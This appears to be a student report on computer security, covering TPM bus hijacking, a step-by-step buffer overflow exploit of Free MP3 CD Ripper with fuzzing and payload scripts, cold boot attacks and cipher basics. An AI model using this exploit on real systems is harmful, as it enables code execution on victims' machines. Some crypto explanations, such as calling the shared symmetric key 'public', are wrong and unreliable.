HPCA Report | Computer Security

Jebara

May 31, 2014

Proposal number: 000-00001

LIST OF FIGURES

1. INTRODUCTION

By the time i finish typing this sentence, a hacker would have had enough time to crack one of 91% of the passwords in the world. The global cyber-security market is enormous ($95B) and is expected to grow 20% yearly. With the expansion of the Internet out of the browser, Cyber-security has turned out to become one of the biggest issues in the world. But how did we get there?

In 1965, William D. Mathews from MIT found a vulnerability in a Multics CTSS running on a IBM 7094. This flaw discloses the contents of the password file. The issue occurred when multiple instances of the system text editor were invoked, causing the editor to create temporary files with a constant name. This would inexplicably cause the contents of the system CTSS password file to display to any user logging into the system.

In 1971, John T. Draper notices that a Cap'n Crunch Whistle that generates a 2600Hz tone allowed him to route his phone calls for free. This was the first instance of profit being generated by a hack. [11]

In 1994, a consortium of Russian Crackers siphon $10M from Citibank, the leader of the group gets caught and stands trial in the US, he is sentenced to 3 years in prison.

Jumping to 2014, the HeartBleed bug renders 66% of the Internet vulnerable. It allows anyone to read the memory of the systems protected by the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content.

This is the timeline of cyber-security incidents that affect services. The other aspect of the security coin is hardware security, in other terms, securing the actual hardware to prevent "hackers" from replicating or tampering with technology.

Suppose you build a new computer with standard ICs, it is not difficult for other people to duplicate one by measuring the pins and making a PCB with the same circuit and plug on the standard ICs.

In the 1980s, Japanese companies set up production lines in China and they implemented a counter to calculate the total TV sets the production line had manufactured. The counter was claimed “unhackable”. However, workers started building TV sets outside the production line, rendering the counter obsolete.

Nowadays, TV companies started putting the core technology and algorithms into an IC. They control the production by selling the special IC to the OEMs. Without this custom designed IC, the TV set cannot be built.

To counter reverse engineering, TV companies now use FPGAs. One benefit of using FPGAs is that hardware security is improved. It prevents reverse engineering and destroys itself should the number of attempts exceed the present value.

2. BASIC PRINCIPLES OF CYBER-SECURITY

The 3 fundamental pillars of computer security are :

1. Confidentiality
2. Integrity
3. Availability

1. Confidentiality

From an Information Security perspective, confidentiality is the concealment of information or resources.

From a computer architecture point of view, confidentiality is to design a system that is capable of protecting data and preventing intruders from stealing the data from your computer system.

A software solution for enforcing confidentiality-based rules would be Encryption, a hardware solution would be segregation.

The level of confidentiality that you want to reach will dictate the solution that you are going to use but there is always a tradeoff when using solutions that a more or less powerful than others. In this case, a higher confidentiality level is inversely correlated to a low availability level. (principle 3)

2. Integrity

In one sentence, when it comes to information security integrity implies the trustworthiness of the data. There are 2 aspects to consider when looking at data. Data in motion and data at rest.

Data in motion integrity enforcement asks the following question: how are you making sure that the data that is being moved is trustworthy?

Data at rest integrity enforcement on the other hand asks: how are you making sure that the data that is stored stays the same?

One solution for enforcing data in motion integrity would be encryption. A solution for data at rest would be sealing.

3. Availability

Availability in the information security plane refers to the ability to use the information or resource desired. Even a 99.999% availability rate means that there is still a total of 5 mins per year when the service or resource is not available which may be a very big issue for critical infrastructure like nuclear warhead managing platforms. This high rate means that availability is very sensitive and extremely complicated to enforce. As stated before, there is a tradeoff between availability and confidentiality and different implementations require to be on different point of the availability confidentiality spectrum. For instance, a server tends towards availability but a personal computer would go towards confidentiality because sacrificing a millisecond for encryption is generally not an issue for users.

Also an important aspect of security is the difference between trustworthy and trusted. An example of trustworthy would be: “I trust you to encrypt this data” and example of trusted is: “I trust you to ensure that the data was encrypted properly”.
An analogy would be that a trustworthy module is a soldier and a trusted module the general.

This implies that if a trustworthy module is exploited, the damages are far less than if a trusted module is breached

3. SECURING THE VON NEUMANN ARCHITECTURE

The Von Neumann architecture derives from a 1945 computer architecture description by the mathematician and physicist John Von Neumann. The paper describes a design architecture for an electronic digital computer made of a Bus, memory, a control unit, IO and an Arithmetic logic unit.

The Von Neumann architecture is the most famous view of a digital computer, it is the base of almost all “computers” on the planet.




Figure 1.3 Neumann computer architecture

From a security standpoint, the Von Neumann architecture suffers from several basic design flaws that couldn’t have been foreseen by Von Neumann.

The most important flaw lies in the configuration of the bus.

3.1 Bus Hijacking Attack

In the Von Neumann Architecture, all components are connected to the bus. While this method is the fastest way to transfer information between modules, it is a vulnerability source.




Figure 1.4 Von Neumann Bus

If the bus is hijacked by an attacker, information could be intercepted, read and modified without the knowledge of the user.

In order to walk through a typical bus hijacking attack, we have to introduce a couple of components first.

3.1.1 TRUSTED PLATFORM MODULE

The trusted platform module (TPM) is a computer chip that can securely store artefacts used to authenticate a computer. These artefacts can include passwords, certificates or encryption keys.

A TPM is used to store platform measurements that help ensure that the platform remains trustworthy. Authentication (ensuring that the computer is who he says he is) and attestation (process that allows a platform to prove that it is trustworthy) are necessary steps to make sure that computing stays safe.

A TPM is also a:

- RSA Accelerator (Hardware Encryption following the RSA algorithm)

-SHA-1 Engine

-Random Number Generator

-Sealer

-Binder

3.1.1.1 TPM RSA Acceleration

The TPM contains a private encryption key which is generated and etched during the manufacturing process. The private key is never read by anyone except for the TPM. A leak of the key implies the failure of the encryption mechanisms. The TPM would have to be replaced in order for the computer to regain the trusted status.

Lets assume that the Outlook app wants to encrypt an email before storing it in memory. Outlook requires the TPM knowing that the TPM contains a private key and can do hardware acceleration. The are 3 steps in a typical TPM acceleration:

1- Outlook Sends the hash value of the email text to the TPM
2- TPM signs the hash using its private key
3-TPM returns the encrypted blob to Outlook




Figure 2.1 TPM Accreditation

3.1.1.2 TPM Attestation

Let us now assume that Outlook wants to send an email which will go through the Verisign Website. The first step in the process is to make sure that the Verisign website is trusted meaning there is a secure communication channel between Outlook and the website.

In order to secure the transport, the Verisign website needs to generate and send a public key to Outlook so that it Encrypt the email with it.

There are 4 steps in a typical TPM attestation:
1- Outlook Requests the public key from the website
2- The Verisign website requests a new pubic key from its TPM
3- The TPM generates a new public key from its private key
4- The website sends the key to Outlook




Figure 2.2 TPM Attestation

3.1.1.3 TPM General Authorisation

The TPM is usually connected to the SouthBridge IO hub via the Low Pin Count Bus (LPC bus). It provides a hash value for the complete system by using SHA1. This value is assembled from information gathered from all key hardware elements such as the vide card the processor, the SouthBridge IO Hub… in combination with software elements such as the OS.[5]

The computer will only start into an authorised condition If the TPM recognises the correct hash. In the case that the hash is recognised, the Operating System is handed the encrypted root key which is needed to run trusted applications and access secured data.

The TPM establishes a chain of trust, meaning that it attests that all components are trustworthy and information coming from them is reliable to a certain extent.[4]

If the hash is not recognised, then there is no chain of trust and only free files and programs are allowed to run on the computer.

Every time a components tries to communicate with the TPM, it checks to make sure that this component is still the same and that the chain of trust is still intact. This is done by checking the locality bits which are generated based on CPU state and flags on memory pages[2].

A TPM has at least 16 Platform Configuration Registers (PCRs) that store platform configuration measurements[1]. These measures are normally has values (SHA1) of applications running (allowed) on the platform. PCRs cannot be written to directly, data is stored by the TPM through a process called extending the PCR.

If a hacker wants to execute malicious code on the computer, a pointer to the head of the code should be in one of the PCR. It can only get there if the TPM get the request from a trusted component and places the pointer in one of the PCRs.

3.1.1.4 LPC Bus

The TPM is connected to the SouthBridge Hub via a special bus called the Low Pin Count Bus (LPC bus), it is used to connect low-bandwidth devices and requires 7 signals to communicate between components.




Figure 2.3 TPM Chain of Trust

-4 signals carry the multiplexed data and address
-1 FRAME signal
-1 RST signal
-1 CLK signal

There are 2 main LPC write cycle :

1-Memory Write Cycle
2-TPM Write Cycle

The Memory write cycle is a regular write to memory from a device through the LPC bus. the 32-bit address and 8-bit data frames are completely under the control of the user (incidentally under the control of the attacker).

The TPM Write Cycle is not completely under the control of the user because the 4-bit locality is protected by hardware and should be generated by the connected module, the SouthBridge hub in this case. This 4-bit locality is the only thing that allows the TPM to verify that the chain of trust is still standing making it the only obstacle a hacker has to overcome.




Figure 2.4 LPC Write Cycles

Note that the traffic over the LPC bus is not encrypted allowing a hacker to theoretically hijack the bus.

At this point, placing ourselves in the mindset of a hacker, we know that the traffic going to the TPM is unencrypted but that the command has to be issued by a trusted source. The trusted source is verified by checking the 4-bit locality which is generated by the SouthBridge hub.

So all we have to do in order to hijack the bus and run malicious code on the system is:

1-Physically Hijack the Bus





Figure 2.5 Bus Hijacking

2- Intercept a TPM write cycle and get the 4-bit locality (which we will use when we send our own command)
3- Generate a regular Memory write cycle and intercept the Frame signal so it doesn't go to the TPM. We now have the Bus.



4- Generate our own Frame Signal that we now send to the TPM.

5- Send a TPM write command using the 4-bit locality that we intercepted before (TPM now thinks that we are trusted)

We now got the TPM to write the fingerprint of our malicious code inside one of the PCRs. We can now run our malicious code.




Figure 2.7 Hijacking Implementation

3.2 Buffer Overflow Attack

The second attack that we are going to introduce is a memory-based attack. Buffer Overflow is the most common, most damaging attack that can be conducted on a computer system, it allows an attacker to run remote code without the user's knowledge and consent.




Figure 3.1Typical Buffer Overflow

Imagine that you are in front of an ATM machine and want to open the cash safe. What you have to do if you are a bank employee is write your password on the ATM computer and if the password matches, the ATM door open (openATM() method is called). What is happening in the background is that your password is allocated space on the stack (in this case 16 bits (1-16)) when you type in your password, the password which is now on the stack is compared to the original password stored in memory. If they match then the openATM() method is called and the door opens.

What an attacker can do to bypass this authentication process is write in the password box a random password (first 16 bits) to fill the register and then write an openATM() method. All of these in the password box.

In other words, the hacker types in the password box garbage 16-bits to fill the register allocated for the password and he also types an openATM() routine directly in the password box along with a JMP instruction to jump to this routine. The added bits if not checked overflow the buffer and the next instruction to be executed is the openATM() routine that he crafted.

We will further explore this attack by going through an example.

In 2011, a buffer overflow vulnerability was found in the Free MP3 CD Ripper V1.1 Software. The vulnerability details are sent by the security researcher to an exploit database. The vulnerability is assessed and when confirmed it gets a Common Vulnerabilities and Exposures ID (CVE).

CVE-2011-5165 in this case. the first number is the year of discovery and the second one is the chronologically ordered rank.

Figure 3.2 NVD

Going to the National Vulnerability Database, we learn that its a stack-based buffer overflow that happens when converting a file allowing an attacker to execute code via a crafted .wav file.


We now know that we need to craft a special .wav file and try to convert it in order to trigger the buffer overflow.

3.2.1 TEST THE VULNERABILITY

The first step is to try the vulnerability. We start by injecting 2500 ‘A’ characters in a crafted .wav file.


```
1  file="fuzzing.wav"
2  junk="\x41"*2500
3  writeFile = open (file, "w")
4  writeFile.write(junk)
5  writeFile.close()
```

The application absorbs the input without any errors. We deduce from that that the buffer is large enough to store.




What we do now is try with a bigger input but we also attach a debugger to the process to be able to visualise the state of execution after every instruction.

When we run it the second time with a 5000 ‘A’ character long crafted .wav file, the application crashes and we get the following exception on the debugger.



When we look at the stack, we notice that all registers are overwritten with $41 which is the hex notation of the character ‘A’. This shows that the buffer overflow was successful.



If we look at the instruction pointer (EIP) we notice that it is also overwritten.

3.2.2 DETERMINING THE RIP OVERWRITE LOCATION

Now that we have successfully overwritten the EIP, we need to know at what location of our input it happened in order for us to be able to craft a specific value to be fed to the instruction pointer.

We start by generating a unique pattern of 5000 characters

```
root@bt:/pentest/exploits/framework/tools# ./pattern_create.rb 5000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac
```

We use this pattern as an input.

```
file="fuzz_test_5000.wav"
junk="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac
writeFile = open (file, "w")
writeFile.write(junk)
writeFile.close()
```

This time, when we feed the input into the software, we get the exact same exception as before but this time the address of the instruction changes. We read 0x31684630.

This is the address in the pattern that overwrote the EIP.

We now need to determine the offset of this pattern from the start of the file. We use a script that does that for us.

```
1  root@bt:/pentest/exploits/framework/tools# ./pattern_offset.rb 0x31684630
2  4112
```

We get 4112 which means after 4112 characters of the input, we overwrite the EIP.

We now know that in order to write the EIP we have to input 4112 junk values first followed by the address that we want the EIP to point to.

3.2.3 TESTING THE CONTROLLED OVERWRITE

We now test the controlled overwrite by inputting 4112 junk values first followed by 4 times $42.

After crafting the .wav file, we feed it to the application and we get this exception.

41424242 means that the controlled overwrite is successful. We can now control what instruction is going to run next.

Knowing that the shellcode (malicious code) that we want to execute is going to be on the stack (we are writing it in the custom .wav file), we need a JMP ESP instruction to jump to the top of the stack.

3.2.4 FINDING A JMP ESP INSTRUCTION

To find a JMP ESP function, we look in System dlls. We could look for one in software dlls but we would end up with an inconsistent location knowing that every system runs different software.

We know that the hash for JMP ESP is FF E4

We find one

The location of the JMP ESP instruction is x1511EDFF

We add this address to our code. This is the address that we want the EIP to take as it will bring us back to the top of the stack and run our malicious code.


```
from struct import pack
file="fuzz_test_5000_v4.wav"
junk="\x41"*4112
eip = pack('<I',0x1511EDFF)
breakit = "\xcc"
nops = "\x90" * 10
pseudo_shellcode = "ABCDEFG"

writeFile = open (file, "w")
writeFile.write(junk+eip+breakit+nops+pseudo_shellcode)
writeFile.close()
```

As a recap, we now have 4112 junk values followed by our stack pointer instruction (in little endian notation) that will take us back to the top of the stack.

3.2.5 TESTING THE JMP ESP

We are now ready to test the JMP ESP redirection. After running the program and injecting the crafted .wav file, the software crashes and we get this view of the stack.



Notice that after the NOPS we can clearly see 41 42 43 44 45 46 47which are translated to ABCDEFG, our shellcode.


Everything is now ready, the final step is to change our dummy shell code and input a real one that will be executed.

3.2.6 GENERATING THE SHELLCODE

The Shellcode to be generated can be anything, examples are: opening a tunnel to the remote attackers computer, installing a key logger on the system, getting the password file and sending it to the client.

In this example, we are going to add an “Open the calculator app” Shellcode which does what it advertises.

We generate the shell code using a special script and encode it to shield it from anti-viruses (other discussion) using the shikata ga nai encoding algorithm and add it to our code.




This time, when we feed the crafted .wav file to the application, the application crashes and the calculator app opens.

3.3 Mitigating Buffer Overflow Attacks

One way to mitigate buffer overflow attacks is to set the NX bits on the stack. These Never execute bits make the stack read only which renders the attackers routine useless because after the JMP ESP, the next instruction on the stack cannot be executed.

Another way is stack segregation which means dividing the stack into 3 stacks, one for code segments, another for data segments and a third one to control the 2, the code stack will have the NX bits set.



The previous solutions were on the hardware side, on the OS side, there are many ways to mitigate buffer overflow attacks, a famous solution is Address Space layout Randomisation (ASLR) which basically means that after every execution, the stack address and registers location is changed. Meaning that an attacker will never be able to determine the EIP of the computer.

3.4 Cold Boot Attack

Another attack on memory is the cold boot attack, the idea behind it is that DRAMs store data in separate capacitors in the IC.

Every capacitor needs to be refreshed every couple of milliseconds to retain the information.

What an attacker can do is:

1. Physically chill the DRAM chip which allows the capacitors to retain the information without a refresh for a longer period of time.
2. Transfer the memory chip into another computer or boot a new OS from an external USB drive
3. Dump the contents of memory into the new OS

Figure 4.1 Cold Boot Attack

4. ENCRYPTION

4.1 History

Cryptography has been used for thousands of years to hide message contents in plain sight. The first sign of cryptography was found in 1900BC in the main chamber of the tomb of the nobleman Khnumhotep II in Ancient Egypt.

The glyphs are modified to hide a message that anthropologists think only Khnumhotep II knows the meaning of.

2 millenias later, the Caesar Cipher was used by Caesar himself to hide message, the idea behind it is that all the letter in a message are offsetted by a specific number n.

Figure 5.1 Caesar Cipher

The biggest problem of this cipher is that the encryption relies only on the system and not on another variable factor like a key so if the system is discovered, all messages sent before the day of the discovery become vulnerable and the cipher is unusable anymore.

500 years later, Vigenere invented the first encryption key based cipher which means that if the system is discovered, eavesdroppers still need the encryption key to decode the message.

Figure 5.2 Vigenere Cipher

The idea behind this cipher is that each letter of the plaintext is subtracted from the same letter in the encryption key, this result mod 26 is the result of the Ciphertext.[8]

4.2 Overview

There are 3 branches in cryptography:

1. Symmetric cryptography
2. Asymmetric cryptography
3. Hash functions

Hash functions go only one way meaning that a plaintext is hashed using a certain irreversible function to generate an output. They will not be covered in this document.

4.3 Symmetric Cryptography

Symmetric Cryptography is the most widely used type of cryptography. It relies on 2 things which are the encryption algorithm used and the public key used.

A public key is a key that is shared between the 2 parties. It should always remain private as the disclosure of the key allows anyone to eavesdrop on the encrypted conversation. It is used to encrypt messages and to decrypt messages.

Say alice wants to send an encrypted message to Bob.

1. Alice takes the plaintext message and encrypts it using the public key that she previously shared with Bob then sends the message
2. Bob receives the ciphertext message and decrypts it using the same key.




Figure 5.3 Symmetrical Encryption

There are 2 types of ciphers:

1. Stream Ciphers
2. Block Ciphers

4.3.1 STREAM CIPHERS

There are 2 types of stream ciphers:

1. Self-Synchronising
2. Synchronous

4.3.1.A SELF-SYNCHRONISING STREAM CIPHERS

Each Bit of the SSSC is calculated as a function of the previous n bits. The problem with this method is that garbled bits in the transmission will result in garbled bit at the receiving end knowing that the decryption process depends on previously received bits.

4.3.1.B SYNCHRONOUS STREAM CIPHERS

In SSCs, the key stream is generated independently of the message stream so a garbled bit in the transmission only affects itself and not the rest of the ciphertext decryption process. It uses the same key stream generation function to generate the key stream every time.

4.3.2 BLOCK CIPHERS


There are 3 major modes of operation

1. Electronic Codebook
2. Cipher block chaining
3. Cipher feedback

4.3.2.A ELECTRONIC CODEBOOK

The secret public key is used to encrypt the plaintext block. 2 identical blocks generate the same cipher text block.

